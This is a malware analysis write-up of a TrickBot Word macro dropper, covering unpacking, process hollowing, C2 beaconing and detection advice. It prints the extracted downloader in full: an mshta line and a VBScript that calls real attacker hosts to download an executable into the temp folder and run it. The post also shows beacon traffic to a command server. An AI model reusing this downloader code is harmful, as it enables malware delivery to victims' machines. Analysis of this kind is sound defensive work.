

TrickBot Banking Trojan - DOC00039217.doc

ringzerolabs.com/2017/07/trickbot-banking-trojan-doc00039217doc.html





DOC00039217.doc runs malicious VBA scripts to download a second stage trojan which can install additional malware.

Filename

DOC00039217.doc

MD5

31529e5221e16a522e8aece4998036d7

Sample

Download Sample


Video

Watch Video At:


https://youtu.be/b6aul3QH0HY

DETAILS

We start by analyzing the DOC's header and see that it is PK with XML references inside. This is indicative of Microsoft Word DOCX and DOCM files. To inspect the individual files contained within the document we simply change the DOC extension to ZIP and open the file with an archive manager.




Inside the archive we find a vbaProject.bin file which contains VBA macro code. Opening this in a text editor reveals the script which runs after opening the original document. The script will download a file from http://appenzeller.fr/aaaa



```
 ??mshta javascript:"\..\mshtml,RunHTMLApplication ";document.write();o=GetObject
("script:http://appenzeller.fr/aaaa");o.Exec("amphibiousvehicle.eu/0chb7");close(
); A@&□□ i c          ?            □g?Attribut e VB_Nam e = "Thi sDocumen□t"
```


The aaaa file is a VBScript which invokes Wscript.Shell and runs Powershell to download another file. The variable to download this file is constructed from a parameter passed by the first script "amphibiousvehicle.eu/0chb7".



```
<public>
    <method name="Exec"></method>
</public>
<script language="VBScript">
<![CDATA[
        function Exec(dich)
                Set Office = CreateObject( "WScript.Shell" )
 appData =  Office.expandEnvironmentStrings("%TEMP%")& "\petya.exe" : Office.run
"Po"+"w"+"erS"+"he"+"ll  (New-Object Sys"+"tem."+"Net."+"Web"+"Client).Do"+"wnl"+
"oadFi"+"le('http://" & dich &"', '"&appData&"');",0,true : Office.run """" &
 appData & """",1,true
        end function
```


An important note is that the file is downloaded to the %TEMP% folder and named petya.exe. This file IS NOT the recent Petya ransomware. It is a trojan.

The downloaded trojan comes to us packed by PECompact2. In order to unpack the file we first load it in our debugger and get to the "entry point" chosen by the debugger.




```
mov eax,petya.2440E4
push eax
push dword ptr fs:[0]
mov dword ptr fs:[0],esp
xor eax,eax
```

We then go to the first address put in EAX. In this case it is 0x002440e4.




```
002440E4    mov eax,F0242E69
002440E9    lea ecx,dword ptr ds:[eax+1000129E]
002440EF    mov dword ptr ds:[ecx+1],eax
002440F2    mov edx,dword ptr ss:[esp+4]
```

Next we scroll down from 0x002440e4 to the last instruction before a lot of 0x00000000 bytes. It should be a JMP to a register. Advancing a single step will put you at the Original Entry Point (OEP). Traditional import reconstructors can be used to restore the file at this point. Unpacking the file is not necessary for execution, but it makes static analysis much easier.



```
002441A2    pop edi
002441A3    pop ecx
002441A4    pop ebx
002441A5    pop ebp
002441A6    jmp eax
002441A8    add byte ptr ds:[eax],al
002441AA    add byte ptr ds:[eax],al
002441AC    add byte ptr ds:[eax],al
002441AE    add byte ptr ds:[eax],al
```


After execution, petya.exe copies itself to the following Roaming\winapp directory and renames itself odsxa.exe. It also generates a client_id and group_tag file which contain victim identification strings. A modules folder is also added where additional malware/modules/addons can be downloaded later.



C:\Sandbox\User\DefaultBox\user\current\AppData\Roaming\winapp

```
Name            Date r
Modules         7/21/2
client_id       7/21/2
group_tag       7/21/2
odsxa.exe       7/20/2
```


Once everything is copied to the new folder, petya.exe closes and odsxa.exe takes over. odsxa launches SVCHOST.EXE in a suspended state and proceeds to inject data into a new section of the file's memory segment. This is called Process Hollowing and allows the injected code greater freedom in the Windows operating system because it is running under the security context of SVCHOST.EXE.



```
▷ 0xffe50000      Image              44 kB   WCX   C:\Windows\System32\svchost.exe
◢ 0x140000000     Private           140 kB   RWX
    0x140000000   Private: Commit     4 kB   R
    0x140001000   Private: Commit    92 kB   RX
    0x140018000   Private: Commit    24 kB   R
    0x14001e000   Private: Commit     4 kB   RW
    0x14001f000   Private: Commit    16 kB   R
```


After the injection is complete, SVCHOST.EXE will first retrieve the user's public facing IP by issuing a GET request to the legitimate website ipinfo.io/ip.

The trojan will then begin beaconing to 16 different IP's using HTTPS. Mac1 was found in the group_tag document and WIN-FD… was found in the client_id file.



```
GET /mac1/WIN-FDN40UJON48_W617601.6949DA3C3712FBEF3E5C446BA77E3675/5/spk/ HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Host: 46.160.165.31
```

The malware will continue to reach out to the servers until one has data for it to download. Once new files have been downloaded, they will be placed in the modules folder of the winapp directory.




Roaming ▸ winapp ▸ Modules ▸
Search M
Include in library ▾
Share with ▾
New folder

Name	Size	Date modified	Type
injectDll64_configs		7/21/2017 8:13 PM	File folc
injectDll64	1,236 KB	7/21/2017 8:13 PM	File
systeminfo64	22 KB	7/21/2017 8:12 PM	File

AppData ▸ Roaming ▸ winapp ▸ Modules ▸ injectDll64_configs
in library ▾
Share with ▾
New folder


Name	Size	Date modified	Type
dinj	92 KB	7/21/2017 8:13 PM	File
dpost	1 KB	7/21/2017 8:13 PM	File
sinj	50 KB	7/21/2017 8:13 PM	File

After ~30 minutes, multiple other modules were downloaded to the directory.



Name	Size
injectDll64_configs	
mailsearcher64_co...	
importDll64	8,743 KB
injectDll64	1,236 KB
mailsearcher64	30 KB
outlookDll64	71 KB
systeminfo64	22 KB

All data downloaded in our session appeared to be encrypted/obfuscated in some way. It is unknown at this time which routines were used to do this, however, with a bit more reversing they should be able to be found in the unpacked version of the trojan.



```
t.[illegible]QN]At[illegible]   G   ?[illegible]NUL   Z[illegible]j4A5IFF?[illegible]?DC2[illegible]!   $ZBFS[illegible]
[illegible]☆u[illegible]<#
[illegible]?[illegible]!US??{[illegible]ESC/BNSOH   a坂ei[illegible]y[illegible]?A[illegible]EM壬e[illegible]SYN??#[illegible]
+P[illegible]Z升Mす[illegible]&?SYNUStVT┘ Hv]兀└?DC2SI?NULXETX[illegible]T[illegible]
亠PEMFB[illegible]?[illegible]GSH?[illegible]U[illegible]RS?[illegible]\[illegible]W[illegible]乒[illegible]?~[illegible]Y[illegible]DC2[illegible]
?[illegible]??[illegible]EOT[illegible]€[illegible]~??^   RB[illegible]M[illegible]m?[FFK?
NULGS<[illegible]FS?DC4?[illegible]?[illegible]8?f?[illegible]ˋZB[illegible]FS[illegible]SOF[illegible]6[illegible]SOH[illegible]
DC2?ACKACK|君v/XATq[illegible]r?R~9?[illegible]gy;STX_KETX2[illegible]9SO
```

DETECTION

The initial document is generically detected by most major Antivirus scanners as a script downloader. The final packed file is also generically detected by Antivirus as a generic trojan downloader, however, Symantec has a unique signature identifying this malware as Trojan.Trickybot. The technical details seem to line up with the analysis in this document.

Even with a proper BLUECOAT device inspecting the HTTPS traffic, the variable length parameters in the GET string make signaturing the beacon traffic difficult. The best mitigation strategy here is to block the C&C IP's listed above.

Also a best practice is to not enable any macros in Word Documents in which the sender cannot be verified by you.

CONCLUSION

This is a macro enabled document that downloads and executes a PECompact2 packed trojan. The malware appears to have multiple modules it can download and execute on the victim's machine which extend it's functional capability.

POST-ANALYSIS FINDINGS

After further investigation, this file was found to be part of the TrickBot campaign which is dubbed as Dyreza's successor. It is a multi-staged trojan that is capable of downloading multiple modules to the victim's machine for credential stealing, bank fraud, email hijacking, and much more. See these two EXCELLENT in-depth analysis posts by MalwareBytes and FidelisSecurity.